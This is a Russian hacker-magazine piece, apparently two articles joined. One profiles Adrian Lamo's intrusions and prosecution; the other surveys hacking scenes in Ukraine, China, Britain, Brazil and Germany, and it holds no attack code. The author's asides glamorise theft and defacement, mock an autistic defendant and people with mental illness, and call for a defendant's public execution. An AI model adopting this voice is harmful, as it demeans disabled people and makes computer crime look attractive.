Адриан никогда не преследовал каких-либо корыстных целей своими взломами. Как он сам говорил, все это проделывалось только ради любопытства. Да и слово «хакер» не любил употреблять по отношению к себе, предпочитая термин «исследователь безопасности». Несмотря на это, с юридической точки зрения, каждый его взлом являлся серьезным преступлением, тем более в США с их строгими компьютерными законами. Ситуация отягощалась тем, что жертвами взломов Ламо становились солидные и влиятельные корпорации. Но до сих пор ему все сходило с рук. Адриан всегда сообщал о найденных им уязвимостях и даже способствовал их устранению. За это пресса окрестила его «помогающим хакером».

В декабре 2001 года на сайте SecurityFocus появилась статья Кевина Поулсена о проникновении Адриана Ламо во внутреннюю сеть коммуникационного гиганта WorldCom — крупнейшего интернет-провайдера США. Как обычно, для этого взлома Адриан использовал браузер и сканер ip-адресов (тулза называется proxy-hunter, позволяет с огромной скоростью искать SOCKS-прокси в заданном диапазоне IP, даже на модемном соединении), с помощью которого сканировал адресное пространство серверов компании на наличие скрытых прокси-серверов, служащих гейтами между Интернетом и внутренней сетью. Таких серверов удалось обнаружить аж пять штук, причем один из них находился на основном сайте wireless.wcom.com. Под видом служащего Адриан принялся изучать внутреннюю сеть компании и вскоре наткнулся на несколько уровней защиты, разграничивающих доступ к информации различным должностным лицам.

Проведя за исследованием сети WorldCom'а около двух месяцев, хакер получил доступ к базе данных по 86 тысячам работников компании, включая информацию об их кредитных картах. Помимо этого, он мог отслеживать инфу, циркулирующую между головным офисом компании и ее мексиканским подразделением. Но главное — Ламо удалось взять под контроль систему WARM (Web Access Router Maintenance tool) — приложение, контролирующее все маршрутизаторы внутри закрытых сетей таких организаций, как Bank of America, JP Morgan, Citicorp, Sun Microsystems и AOL (в 1997 году WorldCom купил за 175 миллионов долларов компанию ANS Communications, разработавшую WARM). Вмешательство в работу данной системы со стороны взломщика могло бы нанести огромный ущерб перечисленным выше компаниям. А ведь доступ к этой системе мог при желании получить любой сотрудник — пароль доступа проверялся обычным javascript'ом и находился в исходном коде страницы доступа. «Для сотрудников WorldCom весь их Интернет — это скучная штуковина в браузере. Для меня — это гигантская игровая площадка, службы безопасности которой вежливо пропускают туда, куда мне надо», — произнес позже Ламо.

После двухмесячного блуждания в корпоративной сети WorldCom'а Адриан через SecurityFocus связался с компанией, указав на все найденные им уязвимости. Уже на следующий день они позвонили на мобильник хакера, внимательно выслушав его рекомендации по устранению прорех в безопасности, а после их ликвидации предложили вновь протестировать систему на возможность несанкционированного вторжения. В конце концов компания осталась довольна сотрудничеством, предъявив взломщику лишь требование подписать договор о неразглашении конфиденциальной информации.

И это далеко не единственный случай сотрудничества Ламо с компаниями, сети которых были им взломаны. Например, получив доступ к записям миллионов клиентов уже несуществующей сегодня фирме Excite@Home, он сам пришел в ее калифорнийский офис, чтобы встретиться с администраторами сети и указать им на прорехи в безопасности.

Известность

Серия громких взломов и необычный образ жизни привлекали все больше внимания прессы. Об Адриане Ламо стали писать ведущие печатные издания Америки. Сам он был совсем не против такой славы, наоборот, охотно раздавал интервью журналистам. В это время хакер постоянно балансирует на грани закона, журналы пишут, что при желании пострадавшие от взломов компании легко упрячут хакера за решетку. Но отсутствие каких-либо вредоносных действий с его стороны и готовность сотрудничества пока сдерживает их от этого, кроме того, судебный процесс с Ламо повредил бы имиджу любой компании — общественность наверняка займет защищающую хакера позицию.

Однажды журналист NBC предложил Адриану проникнуть во внутреннюю сеть самой телекомпании под объективом камеры. Как ни странно, хакер согласился, и заснятый материал должен был попасть в эфир ночных новостей. Но на студии материал сняли с трансляции, и серьезно призадумались над юридической составляющей этого эпизода. С одной стороны, разрешения на взлом не было, а значит, имел место факт компьютерного преступления. С другой стороны, при этом присутствовал журналист и оператор самой компании, не судить же их как сообщников?

В компьютерном андеграунде мнения о Ламо разделились: для одних он стал героем и даже кумиром, другие критиковали его, обвиняя в принадлежности к армии скрипткидисов, а также в позировании перед прессой. Но каким бы ни был любимчиком прессы Адриан, именно с ней у него в итоге были большие проблемы.

26 февраля 2002 года на SecurityFocus'е появляется заметка Кевина Поулсена о взломе корпоративной сети New York Times. В ней говорилось, что слабое место в защите сети компании Адриану удалось найти уже после двух минут ее изучения — на первом же обнаруженном им сервере находился открытый прокси-сервер. Настроив на эту проксю браузер, хакер проник во внутреннюю сеть, где открыл еще несколько уязвимостей в системе разграничения доступа. В результате взлома ему удалось получить доступ к личным данным 3-х тысяч человек, публиковавших свои статьи в газете и тех, кто давал для нее интервью. А так как в газете фигурировало немало крупных государственных чиновников, политиков и бизнесменов, среди которых были бывший госсекретарь США Джеймс Бейкер, инспектор по вооружениям Ричард Батлер, бывший президент США Рональд Рейган, Ясир Арафат и даже Билл Гейтс, то данная информация уже сама по себе вызывала интерес. Ради забавы Ламо внес себя в список сотрудников газеты как специалиста по информационной безопасности, а после этого проинформировал администрацию сети о найденных уязвимостях. В New York Times началось внутреннее расследование, и в результате компания обратилась в полицию, обвиняя хакера в несанкционированном проникновении и хищении

паролей. Кроме того, Ламо обвиняли в использовании информационной системы LexisNexis по учетным записям Таймс и оценили нанесенный им совокупный ущерб в 300 тысяч долларов. Подобные обвинения по законодательству США суммарно тянули на 5—15 лет тюремного заключения и громадный штраф. Дело передали в ФБР, где началось продолжительное следствие против хакера.

Суд

К этому времени Адриан начал осознавать, что его деятельность не всем может прийтись по душе, но все равно он не оставил позицию «помогающего хакера». На конференции «Информационная безопасность в эпоху терроризма», организованной Американской Ассоциацией Менеджмента, Ламо впервые выступил с речью, посвященной сетевой безопасности. В своем выступлении он встал на защиту тех хакеров, деятельность которых не приносит ущерба компаниям и которые помогают устранить обнаруженные уязвимости, призывая относиться с пониманием к их деятельности и не видеть в них преступников.

Тем временем агенты ФБР расспрашивали знакомых Адриана Ламо, пытаясь собрать компрометирующие материалы. Изучались прошлые взломы. В июне расследование в отношении Ламо стало широко известным — ФБР попыталось изъять у репортера, бравшего у хакера интервью, информацию о способах связи с ним, а также материалы самого интервью. Но по законам США подобные действия незаконны без специального разрешения Министерства юстиции. В результате чего произошел небольшой скандал в прессе.


И вот в начале сентября 2003 года судья выписывает ордер на арест Ламо. Агенты ФБР посетили дом его родителей, где, конечно, никого не обнаружили. За домом было установлено наблюдение, о чем хакер узнал несколько дней спустя. Адриан пытался несколько дней скрываться, но 9 сентября, после переговоров с ФБР через адвоката, решил сам сдаться властям. Продержав ночь в камере, его выпустили под залог в 250 тысяч долларов — родители поручились своим домом — с условием, что через несколько дней он предстанет перед федеральным судьей Нью-Йорка.

На заседании суда в Манхэттене Ламо обязали находиться некоторое время под домашним арестом и частично ограничили его пользование Интернетом. Одновременно с этим в Сети развернулась акция поддержки хакера — freelamo.com. Там публиковались последние известия о ходе следствия, выкладывались свежие интервью и т.п. Через несколько месяцев судебных заседаний Адриан Ламо признал себя виновным в предъявляемых ему обвинениях, еще несколько месяцев потребовалось суду, чтобы вынести приговор. Адриана приговорили к полугодичному домашнему аресту, 2-м годам нахождения под условным наблюдением и штрафу в размере 65 тысяч долларов. Достаточно мягкий приговор, учитывая требования истцов и старания ФБР включить в дело эпизоды из прошлого (например, взлом мелкомягких). Кроме того, Ламо обязали на протяжении условного срока работать или продолжить свою учебу.

Конец истории?

Как и требовал суд, Ламо поселился в доме своих родителей, решив продолжить обучение. Он поступил в колледж Сакраменто на факультет журналистики, и теперь пресса уже намного реже пишет о его громких взломах и практически не публикует его интервью. Так закончилась история бездомного хакера? Кто знает. В одном из первых своих интервью Адриан произнес: «Я согласен с тем, что взлом сайтов — не самый безопасный способ убивать свободное время. Если меня посадят, значит, так тому и быть». Отсюда понятно, что хакерство для него нечто большее, чем просто развлечение или хобби, это, как он сам однажды сказал, его религия. Кевин Поулсен в своей статье Lamo's Adventures in WorldCom назвал Ламо представителем нового поколения, не представляющего окружающее общество без персональных компьютеров, поколения, живущего в цифровом мире. И если это так, то Адриан Ламо еще наверняка заявит о себе.

BINARY YOUR'S




TEXT ИЛЬЯ АЛЕКСАНДРОВ / ILYA_AL@RAMBLER.RU /


Как хакают за бугром? Специфика взлома на краях географии

Украинским взломщикам приписывают атаку на британский банк Royal Bank of Scotland в 2003 году

Твой любимый журнал постоянно рассказывает тебе о крупнейших хакерских проектах, компьютерщиках-легендах и нашумевших взломах. Но так получилось, что главным образом мы писали об американской и русской хак-сценах. Чтобы у тебя не сложилось мнение, что в других странах компьютерные взломщики вымерли, как динозавры, я расскажу тебе о компьютерных гениях Бразилии, Китая, Африки и других стран.



специалистов по кредитным картам на Украине хватает




УКРАИНА

Наши близкие соседи тоже не вчера за PC сели. Именно украинским хакером, Дмитрием Голубовым, был создан легендарный портал Carderplanet.com. На сайте продавались номера краденых кредитных карт и пин-коды к ним, а также работал популярнейший форум. «Планета» считалась центром общения всего российского компьютерного андерграунда, и в ее жизни принимали участие порядка 7 000 человек. По сведениям британской полиции, Голубов и его сообщники на мошеннических операциях с кредитными картами с 2003 по 2005 год заработали более 12 миллионов долларов. Сейчас сайт закрыт (насколько я знаю, «Планету» просто перенесли на другой домен, а форум там является закрытым для посторонних. — Прим. mindw0rk), английские сообщники Дмитрия осуждены на сроки от четырех до шести лет, а сам Голубов находится под следствием.

Но самый крутой украинский хакер — это, без сомнения, Максим Высочанский (настоящая фамилия Ковальчук). Макс взламывал компьютеры известных компаний: Adobe, Microsoft, AutoDesk, сливал у них ПО и продавал его на сетевых аукционах. Спрос, сам понимаешь, был огромный, и ущерб корпораций оценивается в районе пяти миллионов долларов. Ковальчука арестовали во время его отдыха в Таиланде, где хакер просаживал заработанные денежки, после чего отправили в США. Ковальчуку грозит до 4 лет лишения свободы и крупный денежный штраф.

Украинским взломщикам приписывают атаку на британский банк Royal Bank of Scotland в 2003 году, компьютеры которых после этого были перезагружены и некоторое время не могли работать. В целом же хаксцена Украины показалась мне достаточно неразвитой, хотя талантов, особенно кардеров, хватает.



CHINA
/КИТАЙ

КИТАЙ

Среди полутора миллиарда жителей Поднебесной в любом случае найдутся талантливые компьютерщики, учитывая то, что каждый десятый в этой стране является пользователем Интернета. Впервые местные умельцы громко заявили о себе в 1999 году, когда во время бомбардировок Югославии американские самолеты разрушили Китайское посольство в Белграде. Ответом на это стали взломы сайтов Министерства энергетики, Министерства внутренних дел, Белого Дома и некоторых других. На каждой из хакнутых паг были вывешены обвинения в адрес властей США и традиционные фразы в духе: «Yankee, go home!». Но в целом эта атака была плохо организованной и нанесла не самый большой ущерб. Куда активней действовала кибернетическая элита в середине 2001 года, объединившись в «Союз хакеров Китая». Это хакерское объединение стало одним из самых многочисленных в мире. Основано оно было после столкновения китайского истребителя и американского самолета-разведчика, в результате чего пилот Ванг Вей погиб. Хакеры задефейсили и заDDoSили более тысячи порталов в зонах .gov и .com, разместив на титульных страницах тексты в память о погибшем летчике. Их американские коллеги, впрочем, в долгу не остались и провели масштабную атаку на Китайский сегмент Интернета.

В феврале 2005 года Гу Вэй — один из лидеров «Союза Хакеров» и один из самых известных китайских хакеров — заявил о роспуске организации. В прощальном заявлении было сказано, что они уже не испытывают такого пафоса и страсти, занимаясь своим любимым делом. А жаль, классная была команда. До ухода на пенсию Гу Вэй и его сотоварищи успели уничтожить порядка 120 тайваньских сайтов, выступая против президентских выборов в этой республики. Наибольший переполох вызвал дефейс портала McDonalds — взломщики вывесили на главной странице череп с костями и написали: «Протестую против сайта, где Тайвань указан как страна».


Быть хакером в Китае — опасно для жизни. В 1998 году братья-близнецы, Жинлон Хао и Джинвен Хао, были приговорены к смертной казни за взлом компьютерной банковской сети и кражу 80,000 долларов. Это не единственный пример, правда, обычно несчастные компьютерные гении отделываются сроком до 25 лет. Наказание за распространение вирусов на порядок легче — всего пять лет. Поэтому оставшиеся на свободе вирмейкеры продолжают свою подрывную деятельность. Вспомнить хотя бы вирус SQLSlammer, написанный хакером под ником Lion, за несколько часов заваливший тысячи серверов с Microsoft SQL. Вирус Code Red, из-за эпидемии которого серверы Белого дома в свое время были переведены на Linux, также выпустили в Сеть китайцы. Правда, кто именно, — неизвестно.

Если верить словам ФБР, Китайская власть не только сажает хакеров в тюрьму пачками, но и охотно использует их в своих целях. Группа китайских взломщиков — «Титановый дождь» — украла ПО планирования полетов, применяемое в военно-воздушных войсках, а также некие документы, касающиеся разработки вертолетов. Министерство обороны не сомневается, что это сделали именно китайцы, называют даже место дислокации и количество мемберов в группе. Откуда у них такие сведения, впрочем, неясно.

Еще можно вспомнить хак-тиму Xfocus Team, известную своими эксплойтами для Windows. Хотя по части эксплойтостроения китайцы сильно уступают своим заокеанским и европейским конкурентам. О хакерстве в Китае можно делать отдельный материал, поэтому если хочешь больше узнать о местных компьютерных традициях, юзай гугл.

Митинг в знак протеста против ареста Бабара Ахмада

В августе 2002 года хакеры хакнули 838 сайтов



UK
/ВЕЛИКОБРИТАНИЯ

АНГЛИЯ

В такой продвинутой в компьютерном плане стране, как Англия, с хакерством дела обстоят не очень. Сцены как таковой нет, хотя отдельные яркие личности присутствуют. Например, Арон Кеффри. Этот 19-летний юноша в 2000 году парализовал работу крупнейшего морского порта США, выведя из строя его главный сервер. Кеффри, который страдает редкой формой аутизма, сказал, что он ничего плохого не хотел сделать — всего лишь собирался зафлудить компьютер собеседницы по чату, плохо высказывавшейся в его адрес. Ну, и для этих целей использовал мощный портовый сервак. Парня отправили лечиться в психбольницу, хотя сомневаюсь, что умственно отсталый человек способен совершить подобный взлом.

Другой англичанин — 31-летний программер Бабар Ахмад — сотрудничал с организацией «Аль-Каеда» и конструировал массу происламистких сайтов, целью которых был сбор денег для финансирования террористических группировок. Сейчас Бабара экспортировали в США, где и будет произведен суд. Не знаю, как ты, а я бы хотел, чтобы таких гадов публично казнили посредством электрического стула.

Впрочем, среди британцев попадаются и менее аморальные существа. Мэтью Бивэн, которого в начале 90-х обвиняли в проникновение в военные системы США, официально прощен и принят на работу экспертом безопасности в Nintendo. Теперь вместо хакерства чувак следит за тем, чтобы в игрушки не вклеивали вирусы.


Еще хочется упомянуть Рафаила Грея, продемонстрировавшего истинно английский юмор. Студент подрабатывал взломом электронных магазинов, и однажды в его нечистые руки попали данные с креды самого богатого человека планеты (никогда бы не подумал, что Билли закупается барахлом в Сети). Снял бы пару десятков миллионов (Гейтс бы вряд ли заметил) и свалил бы на Гавайи, так ведь выпендриться решил. Отправил по домашнему адресу главы МелкоСофта огромную партию «ВиаГры». Парня отыскали, засудили и приговорили к трем годам общественно-полезных работ. Смягчающим обстоятельством стало то, что в 14 лет Грей сильно ударился головой и у него появились некоторые психические расстройства.

А самым знаменитым британским компьютерщиком стал Гарри Маккинон. 39-летний безработный из Лондона проник в неприступные сети NASA и Пентагона, где, как он утверждал, нашел доказательства связи правительства США с инопланетянами. Наверное, именно о марсианах Маккинон будет рассказывать сокамерникам, отбывая срок в окружной тюрьме. Но не думай, что Гарри — очередной псих. По собственному признанию, во время взлома он просто курнул «легкие наркотики». Вот такая вот веселая на туманном Альбионе хаксцена — сумасшедше-наркоманская.

Гарри Маккинон — он ломал NASA

19-летний Арон Кеффри парализовал работу крупнейшего морского порта США

Эндрю Мортон, известный английский кернел-хакер



BRASIL /БРАЗИЛИЯ

БРАЗИЛИЯ

Пришла очередь поговорить о стране, которая, по мнению security-аналитиков, становится центром мировой киберпреступности. Впрочем, это и без аналитиков понятно, так как любой хакер знает, что самые свежие эксплойты есть только у бразильцев. Так уж повелось.

Именно Бразилии принадлежит рекорд по количеству взлома сайтов за сутки — в августе 2002 года латиноамериканские хакеры хакнули 838 сайтов. Такая активность была приурочена к выигрышу бразильской сборной чемпионата мира по футболу, который в этой стране возведен чуть ли не в ранг национальной идеи.


Бразильская хакгруппа haxOrs, состоящая из трех человек, стала настоящим ужасом для итальянских web-дизайнеров и программистов. Команда ломает в среднем по пятьсот итальянских сайтов в год — видимо, кого-то из хакеров в детстве обидела сицилийская мафия. В самом же бразильском сегменте сети совершается взломов в 6 раз больше, чем в любой другой стране мира. Самыми сильными группами считаются Virtual Hell и Breaking Your Security, хотя они и не так известны, как европейские тимы. Virtual Hell, помимо всего прочего, однажды захачила и наш отечественный сайт. Жертвой стал портал города Горно-Алтайска. Если же выделять кого-нибудь персонально, то хочется отметить Эндрю Фукса — системного инженера, обнаружившего массу уязвимостей в Windows и *nix-системах, автора множества эксплойтов. Эндрю — один из самых уважаемых security-аналитиков в мире.

В 2003 году проект Zone-H.com проводил чемпионат мира по хакингу. Победителем стал бразильский компьютерщик с ником Perect.br, которому за определенное время удалось вывести из строя сайтов вдвое больше, чем его ближайшему сопернику. Этот хакер стал известен после взлома официального портала фильма War of the worlds, где он заменил трейлер фильма на черно-белые фотографии.

Подобная активность компьютерных взломщиков объясняется слабостью законодательства страны, так как сам по себе взлом ПК не считается преступлением.

Но если в области сетевого взлома с бразильскими хакерами еще можно потягаться, то их вирмейкеры уж точно впереди планеты всей. Вирусописатель Vecna в свое время открыл новую страницу в области червестроения — его вирус Babylonia имел функцию самообновления. Теперь таких червей гуляет по Сети масса. Бразильские компьютерщики создали целое семейство заразы, которая переводит деньги со счетов пользователей банков на счета хакеров: rojan-Spy.Win32.Banker, Trojan-Spy.Win32.Bancos, Trojan-Spy.Win32.Banpaes… Эти трояны принесли своим создателям более 30 миллионов долларов. А бразилец Маркос Веласко модифицировал и дал вторую жизнь знаменитому червю Cabir, который теперь заражает sis-файлы.

Бразилия является мировым притоном для сетевой порнографии. Две трети сайтов, посвященных детской порнушке, созданы бразильскими порнобаронами. Сетевое мошенничество тоже достигает здесь колоссальных масштабов. Количество денег, которое бразильцы теряют из-за аферистов в Интернете, на порядок превышает потери от традиционных грабежей.



GERMANY
/ГЕРМАНИЯ

ГЕРМАНИЯ

Долгие годы словосочетания «немецкие хакеры» и «Chaos Computer club» являлись синонимами. Я не буду рассказывать тебе историю CCC — это уже делал mindw0rk в одном из старых номеров Хакера. Напомню только, что к концу 80-х это была крупнейшая хакерская организация в мире, а в 1987 они совершили свой самый громкий взлом, захватив контроль над компьютерной сетью NASA. Несмотря на то, что организация существует по сей день, а в 2001 группа отметила свой 20-летний юбилей, «Хаос» — скорее великое прошлое, чем грозное настоящее. Кроме того, был убит Борис Флорициз — старейший член группы. Его товарищи по клубу считают, что в смерти виновата либо корпорация Deutsche Telekom — активисты группы постоянно подделывают карточки оплаты связи этой компании, либо немецкие спецслужбы.

Тем не менее, на смену ветеранам идут достойные парни. Например, Свен Яшан, создатель вируса Sasser, принесшего миллионные убытки компаниям по всему миру, выводя из строя установленные на ПК винды. Причем его не нужно было распространять по электронной почте — вирь сам загружался на атакуемый компьютер из Сети. За информацию об авторе червя Microsoft в свое время назначила награду в 250 тысяч долларов.

